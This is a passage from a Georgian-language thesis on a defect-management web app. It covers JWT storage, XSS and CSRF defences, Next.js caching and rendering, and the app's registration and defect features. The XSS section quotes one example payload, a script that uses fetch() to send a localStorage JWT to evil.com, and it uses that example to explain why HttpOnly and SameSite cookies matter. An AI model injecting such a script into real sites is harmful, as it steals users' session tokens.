გასათვალისწინებელია, რომ JWT-ს უსაფრთხოებისთვის აუცილებელია საიდმლო გასაღების მკაცრად დაცვა, რადგან თუ იგი ბოროტი განზრახვების მქონე ადამიანს ჩაუვარდა ხელში, თავისუფლად შეეძლება მოდიფიცირებული JWT-ს სტრუქტურის პირველი და მეორე ნაწილების დაჰეშვა ამ გასაღებთან ერთად, რის გამოც წვდომა შესაძლოა ჰქონდეს ნებისმიერი მომხმარებლის მონაცემებზე, მათ შორის ადმინისაც. ზუსტად ამიტომ, საიდუმლო გასაღები არის 128 ბიტიანი ჩვენს აპლიკაციაში, რომელიც ინახება .env-ში და ეს ,,გიტჰაბზე“ ხელმისაწვდომი არ არის.

## **3.3. JWT-ს უსაფრთხოება კლიენტის მხარეს**

JWT-ს სტრუქტურისა და აუცილებლობის განხილვის შემდეგ, საჭიროა აღვწეროთ მისი კლიენტის მხარეს შენახვის გზების შესახებ, რასაც შესაძლოა მრავალი პრობლემა მოჰყვეს, რადგან ბრაუზერი, ანუ კლიენტის მხარე, ჰაკერისთვის არის ხშირ შემთხვევაში ყველაზე მარტივად მიღწევადი სამიზნე და შესაძლოა მარტივად მოიპაროს მომხმარებლის ბრაუზერიდან JWT და გამოიყენოს პირადი მიზნების მისაღწევად, ამიტომ JWT მაქსიმალურად დაცულად უნდა ინახებოდეს კლიენტის მხარეს, ხოლო დანარჩენი მომხმარებლის სიფრთხილის უნარებზეა დამოკიდებული.

JWT-ს კლიენტის მხარეს შენახვისთვის არსებობს რამდენიმე ადგილი, ესენია: ბრაუზერის ლოკალური მეხსიერება, ჯავასკრიპტის კონკრეტული ცვლადი და ეგრედ წოდებული ,,ქუქი“.

ლოკალურ მეხსიერება არის ბრაუზერის საკმაოდ მარტივად გამოსაყენებადი ხელსაწყო, რომელსაც ჯავასკრიპტიდან შეგვიძლია მივწვდეთ ,,localStorage-ის” მეშვეობით. ამ მეხსიერებაში შესაძლებელია ისეთი მონაცემების შენახვა და წაკითხვა, რომელთა ტიპი არის ,,სტრინგი”, და იგი იარსებებს ლოკალურ მეხსიერებაში იქამდე, სანამ ან თვითონ მომხმარებელი არ წაშლის, ან კიდევ კოდიდად თუ არ წაიშლება, რაც იმას ნიშნავს, რომ ბრაუზერის დახურვა და თავიდან გახსნა არ წაშლის შენახულ მონაცემს. ეს თვისება საკმოდ სასარგებლოა, რადგან მომხმარებელი საკუთარ ანგარიშზე წვდომას ვერ დაკარგავს, რადგან უნიკალური JWT კოდი ბრაუზერის გადატვირთვის დროსაც კი იქნება შენახული. ასევე, აღსანიშნავია, რომ ბრაუზერის ლოკალური მეხსიერების გამოყენებისთვის საკმაოდ ცოტა კოდი იწერება, რაც ზრდის საიტის მუშაობის სისწრაფეს.

ლოკალური მეხსიერების ამდენი დადებითი თვისების მიუხედავად, JWT-ს შენახვა ლოკალურ მეხსიერებაში იქნება უმართებულო, რადგან ბრაუზერის ეს ხელსაწყო მეტად მოწყვლადია XSS შეტევების წინააღმდეგ.

XSS (Cross-Site Scripting) არის ერთ-ერთი ყველაზე გავრცელებული შეტევა პროგრამული უზრუნველყოფის სისტემებზე, უმეტეს შემთხვევაში კი ვებ-აპლიკაციების შემთხვევაში. მარტივად რომ ვთქვათ, XSS შეტევა ხდება მაშინ, როდესაც თავდამსხმელი იყენებს და უშვებს მავნე სკრიპტს ვებ-საიტის შესაყვან ველებში, ისე, რომ მომხმარებლის მიერ სერვერისადმი გაკეთებული მოთხვონა შეიცვალოს ჰაკერის სასარგებლოდ, რამაც შეიძლება გამოიწვიოს ავტორიზირებული სესიების წართმევა, სენსიტიური ინფორმაციის გამჟღავნება და მრავალი სხვა საზარელი რამ. (Synopsys, Cross-Site Scripting (XSS), უთარიღო) ძირითადად, მსგავსი შემთხვევები ხდება ისეთ ვებ-აპლიკაციებში, სადაც შესაყვანი ვალიდაციების წესები არ არის საკმარისად დაცული.

განვიხილოთ მაგალითი JWT-ს შემთხვევაში, თავდამსხმელი შეეცდება იპოვოს ჯავასკრიპტში არსებული ისეთი სისუსტეები, რომლებიც დაუცველი იქნება XSS-ის წინააღმდეგ, მაგალითად, პოსტის შექმნის ველი, სადაც ჰაკერს შეუძლია ჩაწეროს ისეთი კოდი, რომელიც ლოკალური მეხსიერებიდან დააბრუნებს JWT კოდს:  
<script> fetch("http://evil.com/steal?jwt=" +localStorage.getItem(‘ACCESS\_JWT’)); </script> თავდამსხმელი ამ კოდს პოსტის ველში გაუშვებს და შემდეგ ავტომატურად სერვერზე გაიგზავნება, ხოლო სერვერიდან კი ყველა მასთან დაკავშირებულ მომხმარებელზე, როგორც კი რომელიმე მომხმარებელი ამ პოსტს გახსნის, მოცემული კოდი გაეშვება ჯავასკრიპტის მიერ, რაც მოთხოვნას გააგზავნის ჰაკერის ვებსაიტზე მოპარული JWT-ს პარამეტრით, რის მერეც ჰაკერს წვდომა ექნება ყველა JWT-სთან ვინც ამ კოდს გაუშვებს.

მაგალითის განხილვის შემდეგ, ნათელი გახდა, რომ სენსიტიური მონაცემი, როგორიცაა JWT, არ უნდა ინახებოდეს არა მხოლოდ ლოკალურ მეხსიერებაში, არამედ არც ჯავასკრიპტის რომელიმე გლობალურ ცვლადში, რადგან საკმაოდ მაღალია იმის ალბათობა, რომ ჰაკერმა შექმნას ისეთი მავნე კოდი, რომელიც წაიკითხავს და დააბრუნებს გლობალურ ცვლადში არებულ საიდუმლო ინფორმაციას XSS-ის მეშვეობით, ამიტომ, ერთადერთი ადგილი, სადაც JWT-ს შენახვა ბევრად უფრო უსაფრთხო იქნება, არის ,,ქუქი“.

,,ქუქიც“ დაახლოებით ლოკალური მეხსეიერების მსგავსად მუშაობს, რადგან ბრაუზერში ინახება გასაღებისა და მნიშვნელობის წყვილის სახით. განსხვავება ის არის, რომ ,,ქუქის“ მეტი პარამეტრი აქვს და ბრაუზერი მას ყოველი მოთხოვნის დროს ავტომატურად აგზავნის სერვზერზე. ჩვეულებრივ, ,,ქუქიზე“ წვდომა ჯავასკრიპტიდანაც მარტივად არის შესაძლებელი მოცემული კოდით: window.cookie, რაც იმას ნიშნავს, რომ იგი XSS-ის მიმართ დაუცველია, მაგრამ რახან მას მეტი პარამეტრი გააჩნია ვიდრე ლოკალურ მეხსიერებას, შეგვიძლია კლიენტის მხარეზე, ჯავასკრიპტით, ,,ქუქიზე” შევზღუდოთ წვდომა, რაც სერვერიდან, ,,ქუქის” გაგზავნის დროს ხდება “Set-Cookie-ს” მეშვეობით. ,,ქუქის” პარამეტრებიდან, ერთ-ერთი არის ,,HttpOnly”, რომელსაც თუ სერვერიდან გავატანთ, კლიენტის მხარე ვერ შეძლებს ჯავასკრიპტიდან მისი მნიშვნელობის წაკითხვას, რაც იმას ნიშნავს, რომ იგი არის დამატებითი უსაფრთხოების ფენა XSS-ის სახის შეტევების წინააღმდეგ. აღსანიშნავია, რომ JWT ,,ქუქის” წაკითხვა ბრაუზერის მხრიდან არ არის აუცილებელი, რადგდან იგი გამოიყენება ავტორიზირებული მოთხოვნების გასაგზავნად სერვერთან და როგორც უკვე ვახსენე, ბრაუზერი ავტომატურად ატანს ნებისმიერ ,,ქუქის“ სერვერზე და დეველოპერის ჩარევა სერთოდ არ არის საჭირო.

მართალია, XSS-ის წინააღმდეგ უსაფრთხოება მაღალია, მაგრამ ,,ქუქის“ არსებობას სხვა უსაფრთხოების პრობლემა ახლავს თან, რასაც CSRF (Cross-Site Request Forgery) ეწოდება. CSRF შეტევა ნიშნავს, ავტორიზირებული მომხმარებლის მიერ განუზრახველად ისეთი მოთხოვნების გაგზავნას სერვერზე, რასაც გავლენა აქვს მონაცემთა ბაზაში არსებულ ჩანაწერებზე. ბოროტი განზრახვის მქონე ადამიანები იყენებენ ამ კონკრეტულ შეტევას, იმისათვის, რომ ავტორიზირებულ მომხმარებელს შეაცვლევინონ ბაზაში არსებული ჩანაწერები მათი ცოდნის გარეშე (Synopsys, Cross-Site Request Forgery, უთარიღო).

განვიხილოთ CSRF შეტევის მაგალითი: ჰაკერს შეუძლია შექმნას საკუთარი საიტი, რომლის ჩატვირთვისთანავე, გაიგზავნება ,,fetch” მოთხოვნა იმ ვებსაიტის სერვერზე, რომელზეც მიზანში ამოღებული მსხვერპლი არის დარეგისტრირებული. თავდამსხმელი ,,fetch” მოთხოვნის პარამეტრებს ისე ააწყობს, რომ წაიშალოს პირადი ინფორმაცია სამიზნე ვებ-საიტზე, ამის შემდეგ, ჰაკერი შეეცდება სოციალური ინჟინერიის მეთოდებით, როგორიცაა ,,ფიშინგი“, აიძულოს სამიზნე საიტის პოტენციურად ავტორიზირებული მომხმარებელი, რომ გადავიდეს მის მიერ გადაგზავნილ ბმულზე. თუ მომხმარებელი წამოეგება ამ მახეს და გადავა ჰაკერის მიერ აწყობილ ბმულზე, საიტის ჩატვირთვისთანავე, გაიგზავნება მოთხოვნა სამიზნე სერვერზე ინფორმაციის ცვლილებისათვის და შესაბამისად, ამ მომხმარებლის პირადი ინფორმაცია წაიშლება. როგორც უკვე აქამდე ვახსენე, თუ JWT-ს ვინახავთ ,,ქუქის“ მეშვეობით, ისე, რომ კლიენტის მხარეს წვდომა არა აქვს, ბრაუზერი ყოველ მოთხოვნაზე ავტომატურად გააგზავნის ამ ,,ქუქის’’ სერვერზე, შესაბამისად, ჰაკერს არ სჭირდება JWT-ს ხელში ჩაგდება, რადგან მომხმარებელი, როგორც კი გადავა მავნე საიტზე და მოთხოვნა გაიგზავნება სამიზნე სერვერზე, JWT-ს ,,ქუქიც“ პირდაპირ გაჰყვება, რაც ბევრ პრობელემას შექმნის.

მოცემული პრობლემის აღმოფხვრისთის არსებობს მრავალი გზა, მაგრამ ყველაზე მარტივი, რომელიც CSRF-ს წინააღმდეგ უსაფრთხოებას გააუმჯობესებს, არის ის, რომ არსებულ ,,ქუქის“, რომელშიც JWT არის შენახული, პარამეტრად გადაეცეს ,,SameSite” ატრიბუტი.

,,SameSite” ატრიბუტი უზრუნველყოფს იმ ფაქტს, რომ, როდესაც ,,ქუქი“ სერვერიდან იგზანვება კლიენტზე, იგი უნდა იყოს იმავე დომენზე დაჰოსტილი, რაზეც თვითონ სერვერია და შესაბამისად, სერვერი იმ ,,ქუქის“ არ მიიღებს, რომელიც სხვა დომენიდან მოდის, იგივეა ბრაუზერშიც, კლიენტის მხარე უგულებელყოფს სხვა დომენზე დაჰოსტილი სერვერიდან გამოგზავნილ ,,ქუქის“. ზუსტად ამიტომ, ჩვენი ვებ-აპლიკაციის ,,ქუქის”, რომელშიც ინახება JWT კოდი, თან ახლავს ,,SameSite” ატრიბუტი, რაც CSRF თავდასხმების შესაძლებლობას საგრძნობლად ამცირებს.

ამრიგად, JWT-ს უსაფრთხოება კლიენტის მხარეს არის მეტად მნიშვნელოვანი, რადგან თუ იგი თავდამსხმელს ხელში ჩაუვარდა, ან სხვა საიტიდან მისი სახელით მოთხოვნა გააგზავნა სერვერზე, შეიქმნება საკმაოდ დიდი პრობლემა არა მხოლოდ ერთი მომხმარებლისთვის, არამედ მთლიანი სერვერისვის, ამიტომ JWT-ს ყველაზე უსაფრთხო შესანახი ადგილი არის ,,ქუქი“, რომელსაც აუცილებლად უნდა მოჰყვებოდეს ,,SameSite” და „HttpOnly“ ატრიბუტები, რაც შეამცირებს XSS და CSRF თავდასხმების შემთხვევებს.

# **IV თავი. მუშაობის სისწრაფე**

ნებისმიერი ვებ-აპლიკაციისთვის აუცილებელია მოთხოვნების სწრაფი დამუშავება და შედეგების ეკრანზე სწრაფად ასახვა, რადგან სერვერს მრავალი მომხმარებლის არსებობის შემთხვევაში მუშობა გაუჭირდება, მომხმარებლებს მოუწევთ გრძელვადიანი ლოდინი სანამ ინფორმაცია არ აესახებათ ეკრანზე და ამასთან ერთად, მოხდება სერვერის გაუთვალისწინებელი შეცდომები, რაც აღნიშნულია სტატუს კოდით - 500 ან მეტი.

ვებ-საიტის სწრაფი მუშაობისთვის არსებობს მრავალი პრაქტიკა და მეთოდი, მაგრამ ამავდროულად, არსებობს ისეთი დეველოპერული შეცდომებიც, რომლებიც საიტს საგრძნობლად ანელებს. ზუსტად ამიტომ, გასათვალისწინებელია არა მხოლოდ კარგი პრაქტიკების ცოდნა, არამედ სუფთა, მარტივად გასაგები კოდის წერა იმ დონეზე, რომ დეფექტური კოდის პოვნა და აღმოფხვრა, რომელიც საიტს ანელებს, იყოს მარტივი.

## **4.1. ბაზასთან კავშირი**

ვებ-აპლიკაციების უმეტესობა მონაცემთა ბაზას იყენებს ინფორმაციის შენახვისთვის, და შესაბამისად, ხშირად უწევთ მოთხოვნების გაგზავნა სერვერზე, რომელიც ან ცვლის ბაზაში არსებულ ჩანაწერებს, ან უბრალოდ ეძებს რომელიმე კონკრეტულ მონაცემს და უბრუნებს ბრაუზერს. ზოგადად, მონაცემთა ბაზასთან კავშირი ყველაზე მძიმეა, რადგან შესაძლოა საქმე გვქონდეს მილიონობით ჩანაწერების ცვლილებასთან, რასაც საკმაოდ დიდი დრო დასჭირდება. ზუსტად ამიტომ, ბაზის ოპტიმალურად გამოყენება არის ყველაზე მნიშვნელოვანი ფაქტორი ვებ-აპლიკაციის მუშაობის სისწრაფეში.

მონაცემთა ბაზის ოპტიმალური გამოყენებისთვის საჭიროა შევამციროთ კლიენტის მხრიდან გამოგზავნილი მოთხოვნების სიხშირე, რისთვისაც ბრაუზერის ქეშირება დაგვეხმარება. ქეშირება გამოიყენება იმისათვის, რომ ბრაუზერში ერთხელ მიღებული ინფორმაცია ჩაიტვირთოს და რამდენჯერაც მომხმარებელი მოითხოვს ამ ინფორმაციას, იმდენჯერვე დაუბრუნდეს ქეშიდან.

განვიხილოთ მაგალითი, ავტორიზირებულ მომხმარებელს სჭირდება ყველა რეგისტრირებული მომხმარებლის სიის ნახვა, როდესაც ეს პიროვნება მოთხოვნას გააკეთებს სერვერთან, სერვერული ვალიდაციის შემდგომ, ბაზიდან აირჩევა ყველა ის ჩანაწერი, რომლებიც მომხმარებლების ცხრილში წერია და ამის შემდეგ მოხდება ორი რამ. პირველი არის ის, რომ ეს დაბრუნებული ინფორმაცია შეინახება ბრაუზერის ქეშში, ხოლო მეორე არის, რომ მონაცემები მომხმარებლის ეკრანზე აისახება. დავუშვათ, რომ ეს მოხმარებელი გადვიდა საიტის სხვა გვერდზე და გათიშა მომხმარებლების სია, იფიქრებთ რომ ეს მონაცემები დაიკარგა, მაგრამ სინამდვილეში, როდესაც ამ მომხმარებელს კიდევ ერთხელ დასჭირდება სიის ნახვა, მოთხოვნა სერვერზე აღარ გაიგზავნება, რადგან შედეგები უკვე ბრაუზერის ქეშში არსებობს და შესაბამისად, მონაცემთა ბაზასთან ოპერაციების ჩატარება აღარ დაგვჭირდება, რაც არა მხოლოდ საგრძნობლად ზრდის საიტის მუშაობის სისწრაფეს, არამედ პოტენციური სერვერული პრობლემებისგანაც იცავს თავს.

ქეშირება ავტომატურად არ მოჰყვება ჯავასკრიპტს, არც მის პოპულარულ ბიბლიოთეკას - ,,რეაქტს“, ზუსტად ამიტომ ვიყენებ ,,ნექსტის” ტექნოლოგიას კლიენტის მხარეს, რადგან უმარტივესად არის შესაძლებელი არა მარტო ,,GET“ მოთხვოვნის მონაცემების დაქეშვა, არამედ ქეშის გაუქმება და ინფორმაციის ხელ-ახლა წამოღებაც.

ბაზის ეფექტურად გამოყენებისთვის უნდა გავითვალისწინოთ, რომ ყველა კონტროლერში, ანუ რომელიმე მოთხოვნის სერვერულ ლოგიკაში, უნდა გვქონდეს რაც შეიძლება ნაკლები ,,MySQL-ის“ ბრძანება გამოყენებული, რის გამოც, მონაცემთა ბაზის ცხრილებს შორის, კავშირები (Relationships) ისე უნდა იყოს გაბმული, რომ მოხმარებლის სიის დაბრუნების შემთხვევაში, ყველა მასთან ლოგიკურად დაკავშირებული ცხრილიც მოჰყვებოდეს, რაც მხოლოდ ერთ ,,MySQL-ის” ბრძანებაში არის შესაძლებელი.

## **4.2. სერვერული „რენდერინგი“**

მიუხედავად იმისა, რომ ჩვენს ვებ-აპლიკაციაში სერვერის მხარეზე პითონ დაპროგრამების ენას ვიყებთ, „ნექსტის“ ტექნოლოგიის ფუნქციებშიც შედის არა მხოლოდ კლიენტის, არემედ სერვერის მხარეც კი. „ნექსტის“ სერვერული ფუნქციები პირდაპირ არ გამოგვიყენებია, მაგრამ მისი სერვერული მხარე საშუალებას იძლევა, რომ საიტის სტატიკური ნაწილი, ავტომატურად სერვერის მხარეს „დახატოს“ და ბრაუზერს უკვე დასრულებული HTML და CSS დაახვედროს (ნექსტის რენდერინგი, უთარიღო). სერვერულ „რენდერინგს“ მრავალი დადებითი თვისება აქვს, ესენია: სტატიკური საიტის უსწრაფესი „დახატვა“, მოთხოვნის სწრაფი დამუშავება და მისი ქეშირება. სხვა სიტყვებით, საიტის ხარისხსა და სისწრაფეს აუმჯობესებს სერვერული „რენდერინგი“, მაგრამ მას აქვს უარყოფითი მხარეებიც, რის გამოც მისი ყოველთვის გამოყენება მიზანშეწონილი არ არის, მაგალითად, ჯავასკრიპტის გამოყენება შეუძლებელია სერვერული „რენდერინგის“ დროს, რადგან იგი სერვერზეა და მხოლოდ HTML-ს და CSS-ს აგენერირებს. „ნექსტის“ არქიტექტურა ისეთია, რომ ნებისმიერი ჯავასკრიპტისა ან ტაიპსკრიპტის ფაილი სერვერზე მუშავდება, მაგრამ საბედნიეროდ, ძალიან მარტივადაა შესაძლებელი თითოეული მათგანის კლიენტის მხარეს გადმოტანა, რაც არჩეული ფაილის პირველ ხაზზე, „use client” კოდის დაწერით ხდება.

„ნექსტის“ სერვერული მხარის ეფექტურად გამოყენებისთვის, აუცილებელია კოდი ისე დავწეროთ, რომ, რაც შეიძლება მეტი კომპონენტი „იხატებოდეს“ სერვერზე და მხოლოდ გამოუვალ მდგომარეობებში გამოვიყენოთ კლიენტის მხარე.

ჩვენი ვებ-აპლიკაცია ისეთი ტიპისაა, რომ ძირითადად, მონაცემთა ბაზასთან უწევს კონტაქტი და უმეტესი კომპონენტი სერვერზე მუშავდება, სადაც წამოღებული დეფექტები და პროექტები იქეშება. კლიენტის ფუნქციას მხოლოდ იქ ვიყენებთ, სადაც ფორმაა შესავსები, რადგან ველების ვალიდაცია და “onSubmit” მეთოდი ჯავასკრიპტის გარეშე ვერანაირად ვერ იმუშავებს. დანარჩენ შემთხვევაში, ჯავასკრიპტი მინიმალურადაა გამოყენებული, რადგან „რეაქტის“ „პირობითი რენდერინგისა“ და ლინკის საძიებო პარამეტრების მეშვეობით, დიდი რაოდენობის კოდის დაზოგვაა შესაძლებელი, რაც „ნექსტის“ სერვერზეც უპრობლემოდ მუშავდება.

## **4.3. გვერდების ჩარჩო**

„ნექსტი“ გვაძლევს პროექტის ჩარჩოს შექმნის საშუალებას, რისიც ეფექტურად გამოყენების შემთხვევაში, საგრძნობლად გაუმჯობესდება საიტის მუშაობის დონე, ამიტომ განვიხილოთ ჩარჩოს მნიშვნელობა.

პროექტის ჩარჩო, სხვა სიტყვებით - „ლეიაუთი“ გამოიყენება იმისათვის, რომ მის გარეთ მყოფი კომპონენტები იყოს ყოველთვის ერთი და იგივე, ხოლო შიგნით მყოფი ელემენტები კი შეიცვალოს გვერდის შეცვლისთანავე (ნექსტის გვერდები და ჩარჩოები, უთარიღო). ჩვენი ვებ-აპლიკაციის შემთხვევაში, ჩარჩო გვხვდება ავტორიზაციის გავლის შემდეგ, სადაც თუ გვერდებს შეცვლის მომხმარებელი, მხოლოდ და მხოლოდ დეფექტების კომპონენტი შეიცვლება, ხოლო ყველა დანარჩენი კომპონენტი უცველი რჩება.

ჩარჩოს აღწერის შემდეგ, ნათელია, რომ მისი გამოყენება საგრძნობლად გაზრდის აპლიკაციის მუშაობის სისწრაფეს, რადგან ტრადიციულ შემთხვევაში, გვერდების შეცვლისას, ხელ-ახლა იხატება საიტზე ყველა არსებული კომპონენტი, რის გამოც მეტი დრო იხარჯება, ხოლო თუ ჩარჩოს გამოვიყენებთ, მხოლოდ და მხოლოდ ის კომპონენტები დაიხატება თავიდან, რომლებიც ერთმანეთისგან განსხვავებულია, რაც იმას ნიშნავს, რომ ერთმანეთის მსგავსი კომპონენტები, რომელბიც სხვადასხვა გვერდზე არსებობენ, უცვლელი რჩებიან გვერდების შეცვლის დროს, რაც საკმაოდ ბევრ დროს ზოგავს დიდი ვებ-აპლიკაციების შემთხვევაში.

# **V თავი. ვებ-აპლიკაციის ფუნქციონალი**

„პროგრამული უზრუნველყოფის დეფექტების მენეჯერი“ შედგება ორი ძირითდი ნაწილისგან, პირველი არის რეგისტრაცია და ავტორიზაცია, ხოლო მეორე არის კომპანიის გვერდი, სადაც შესაძლებელი პროექტების შექმნა, პირადი მონაცემების წაკითხვა, დეფექტების დამატება, შეცვლა, წაშლა და დეტალების წაკითხვა. ამასთან ერთად, გვაქვს მთლიან პროექტში არსებული დეფექტების ანალიტიკური გრაფები, რაც კომპანიას მიმდინარე პროცესის ანალიზში ეხმარება. გავიხილოთ პროექტის თითოეული კომპონენტი დეტალურად.

გასათვალისწინებელია, რომ თითოეული პროექტი ეკუთვნის კონკრეტულ კომპანიას, ხოლო თითოეული დეფექტი, კონკრეტულ პროექტს.

## **5.1. რეგისტრაცია**

თავდაპირველად, მომხმარებელს უწევს რეგისტრაციის გავლა, რასაც რამენიმე ფაზა ახლავს თან.

რეგისტრაციისას მომხმარებელს ევალება ზუსტად რვა ველის შევსება, ესენია: სახელი, გვარი, მომხმარებლის სახელი, მომხმარებლის როლი, ელ-ფოსტა, პაროლი, პაროლის გამეორება და კომპანიის სახელი. დასაწყისში, მომხმარებელი ირჩევს როლს, რაც შეიძლება იყოს: ადმინი, პროექტის მენეჯერი, დეველოპერი ან ტესტერი. მოცემულ როლებს აქვთ სხვადასხვა უფლებები, მაგალითად, ადმინს კომპანიის შექმნისა და რეგისტრირებული თანამშრომლების მენეჯმენტის უფლება აქვს, პროექტის მენეჯერს პროექტების შექმნის, დეველოპერსა და ტესტერს დეფექტების დამატებისა და მოდიფიკაციის უფლებები აქვთ.

ყველაზე მნიშვნელოვანი ველი, რაც რეგისტრაციისას გვხვდება, არის კომპანიის სახელის ველი, რადგან, თუ ადმინის როლით ვრეგისტრირდებით, ბაზაში იწერება ახალი კომპანია მითითებული სახელით, ხოლო თუ ნებისმიერი სხვა როლი გვაქვს არჩეული, მაშინ უნდა ჩავწეროთ უკვე არსებული კომპანიის სახელი, რაც დაგვაკავშირებს ბაზაში კომპანიების ცხრილიდან შესაბამის ჩანაწერთან. მოცემული ლოგიკის კოდი წერია პითონის, „ფლასკის“ ტექნოლოგიაზე, მომხმარელბლის კონტროლერში, სადაც ყველანაირი ვალიდაცია და უსაფრთხოების ზომებია მიღებული იმისათვის, რომ ადმინი არ დარეგისტრირდეს რომელიმე არსებულ კომპანიაზე, ან სხვა რომელიმე როლმა არ შეიყვანოს ისეთი კომპანიის სახელი, რომელიც კომპანიების ცხრილში არ არსებობს.

რეგისტრაციის შემდგომ, ვებ-აპლიკაცია ავტომატურად გადაგვამისამართებს მთავარ პანელზე, სადაც ოთხი კომპონენტი გვხვდება.

## **5.2. პირადი მონაცემებისა და პროექტების კომპონენტები**

მთავარი პანელი შედგება ოთხი კომპონენტისგან, სადაც პირველი არის პირადი მონაცემების სექცია, რაც სახელს, გვარს, როლსა და მომხმარებლის სახელს შეიცავს, მის ქვევით კი გვხვდება საიტიდან გასვლის ღილაკი, რისი დაჭერის შემთხვევაშიც, იშლება JWT ,,ქუქი“ და საიტი ავტომატურად გადაგვამისამართებს ავტორიზაციის გვერდზე, სადაც ელ-ფოსტისა და პაროლის სწორად შეყვანის შემთხვევაში, ისევ მთავარ პანელზე ვბრუნდებით.

პირადი მონაცემების სექციის ქვევით არის პროექტების სია, სადაც პლუს ღილაკის დაჭერის შემთვევაში, გამოვარდება მოდალი ერთი შესავსები ველით, რაც ახალი პროექტის სახელის შეყვანას მოითხოვს. თუ პროექტის მენეჯერი უნიკალურ სახელს შეიყვანს და შენახვის ღილაკს დააჭერს, ბაზაში, პროექტების სიაში, ჩაემატება ახალი პროექტი მითითებული სახელით, რომელიც დაკავშირებული იქნება იმ კომპანიის ჩანაწერთან, სადაც პროექტის მენეჯერი არის დარეგისტრირებული, უფრო ტექნიკური სიტყვებით, პროექტის ჩანაწერის ,,company\_id” სვეტი ხდება მომხმარებლის (ის ვინც ქმნის პროექტს) ,,company\_id-ის“ ტოლი. ბაზაში ჩანაწერის გაკეთების შემდეგ, სერვერი აბრუნებს „წარმატების“ მესიჯს, რომელიც კლიენტის მხირდან, წაკითვის შემდეგ, ხელ-ახლა იგზავნება მოთხოვნა პროექტების სიისთვის, რისი პასუხიც, ისევ ბრაუზერში იქეშება.

## **5.3. დეფექტების კომპონენტი**

დეფექტების სექცია ყველაზე მნიშნველოვანი კომპონენტია მთელ ვებ-აპლიკაციაში, რადგან იგი საშუალებას იძლევა შევინახოთ პროდუქტში არსებული დეფექტები, გავაანალიზოთ და ისტორიაში შევინახოთ სამომავლო პრობელმების აღმოფხვრის დახმარებისთვის.

პროექტის სიიდან, რომელიმე მათგანის არჩევის შემდეგ, ბაზიდან წამოვა შესაბამისი დეფექტების სია, ბრაუზერში დაიქეშება და შემდეგ დეფექტების სიაში აისახება, სადაც თითოეული დეფექტი აღწერილია შვიდი დეტალით, ესენია: დეფექტის ნომერი, სახელი, სტატუსი, საშიშროების დონე, დეფექტის აღმომჩენელი, დეფექტის აღმომფხვრელი, და აღმოჩენის თარიღი. აქედან, სატუსი მოიცავს ხუთ სხვადასხვა მნიშნველობას, რომელიც განსაზღვრავს დეფექტის ამჟამინდელ მდგომარეობას: „დახურული“, „ახალი“, „ხელ-ახლა გახსნილი“, „აღმოფხვრილი“ და „მუშაობის პროცესი.“ განვიხილოთ თითოეული მათგანი, როდესაც ტესტერის როლის მქონე მომხმარებელი დეფექტს დაამატებს, ავტომატურად, სტატუსი იქნება „ახალი“, შემდეგ დეველოპერი, რომელიც დაიწყებს დეფექტზე მუშაობას, შეცვლის სტატუსს „მუშაობის პროცესზე“, ხოლო აღმოფხვრის შემდეგ, უნდა დააყენოს სტატუსი - „აღმოფხვრილია“, ამ დროს, ტესტერი ვალდებულია ხელ-ახლა შეამოწმოს არსებული დეფექტი და თუ იგი ნამდვილად მოგვარებულია, მაშინ ეს პიროვნება სტატუსს დააყენებს „დახურილზე“, ხოლო წინააღმდეგ შემთხვევაში - ,,ხელ-ახლა გახსნილზე.”

მნიშნველოვანია დეფექტის საშიშროების დონის განხილვაც, რადგან იგი თანამშრომლებს ამცნობს, თუ რაოდენ სასწრაფოა რომელიმე კონკრეტულ დეფექტზე მუშაობა და მისი მოგვარება. საშიშროების დონესაც, აქვს ზუსტად ხუთი სხვადასხვა მნიშვნელობა: „კოსმეტიკური“, „დაბალი“, „საშუალო“, „მაღალი“ და „კრიტიკული.“ „კოსმეტიკური“ მნიშვნელობის მქონე დეფექტი ამცნობს თანამშრომლებს, რომ პრობლემა არის მხოლოდ და მხოლოდ ვიზუალური, რაც ფუნქციონალურობას საერთოდ არ უშლის ხელს. „დაბალ“ საშიშროების დონეს კი ფუნქიონალურობაზე პატარა გავლენა აქვს, “საშუალო“ დონე სისტემაზე იწვევს მიუღებელ და პრობლემატურ ქცევას, მაგრამ პროგრამას არ თიშავს. „მაღალი“ საშიშროების მქონე დეფექტი არა მარტო ფუნქციონალუობას ზღუდავს, არამედ მონაცემთა დაკარგვასაც შესაძლოა იწვევდეს. საბოლოოდ, ყველაზე მაღალი დონის სირთულე, რომელსაც „კრიტიკული“ ეწოდება, იწვევს მთლიანი სისტემის მწყობრიდან გამოყვანას, რაც გამოუსადეგარი ხდება.

აღსანიშნავია, რომ კომპანიაში რეგისტრირებულ მომხმარებელს არ ევალდებულება ამ სტატუსებისა და საშიშროების დონეების მნიშნველობების დაზეპირება, რადგან თითოეულ მნიშვნელობაზე კურსორის მიშვერის დროს, ამოვარდება პატარა მოდალი, სადაც მოკლედ არის აღწერილი შესაბამისი სტატუსი ან საშიშროების დონე, რაც ბაზიდან არის წამოღებული და დაქეშილი ბრაუზერში.

დეფექტების კომპონენტის მარჯვენა კუთხეში გვხვდება პლუს ღილაკი, რისი დაჭერის შემთხვევაშიც, გამოვარდება მოდალი სამი ველით: დეფექტის სახელი, საშიშროების დონე და მისი აღწერა. შენახვის ღილაკის დაჭერის შემდეგ, ბაზაში ახალი დეფექტი ჩაიწერება შესაბამისი პროექტისათვის, ასევე, აღსანიშნავია, რომ დეფექტის დამატების შემთხვევაში მეტი ველის შეყვნა არ არის აუცილებელი, რადგან დანარჩენი მონაცემი, როგორიცაა ავტორი, თარიღი და სხვა, ავტომატურად შეივსება სისტემის მიერ.

თითოეულ დეფექტს აქვს თავისი პირადი დეტალების გვერდი, სადაც სიაში კონკრეტულ დეფექტზე დაჭერის შემთხვევაში გადავალთ. ამ ადგილას, გვაქვს დამატებითი დეტალები, რაც სიაში უბრალოდ ვერ დაეტევოდა, სახელდობრ: დეფექტის აღწერა, მოგვარების გზები, ტესეტერის მიერ დახურვის თარიღი, განახლებისა და წაშლის ღილაკები, ასევე გასათვალისწინებელია ის ფაქტი, რომ დეფექტის მოგვარების გზები შესაძლოა ცარიელი იყოს, რადგან მისი შევსება, მხოლოდ და მხოლოდ აღმოფხვრის შემთხვევაში არის სავალდებულო.

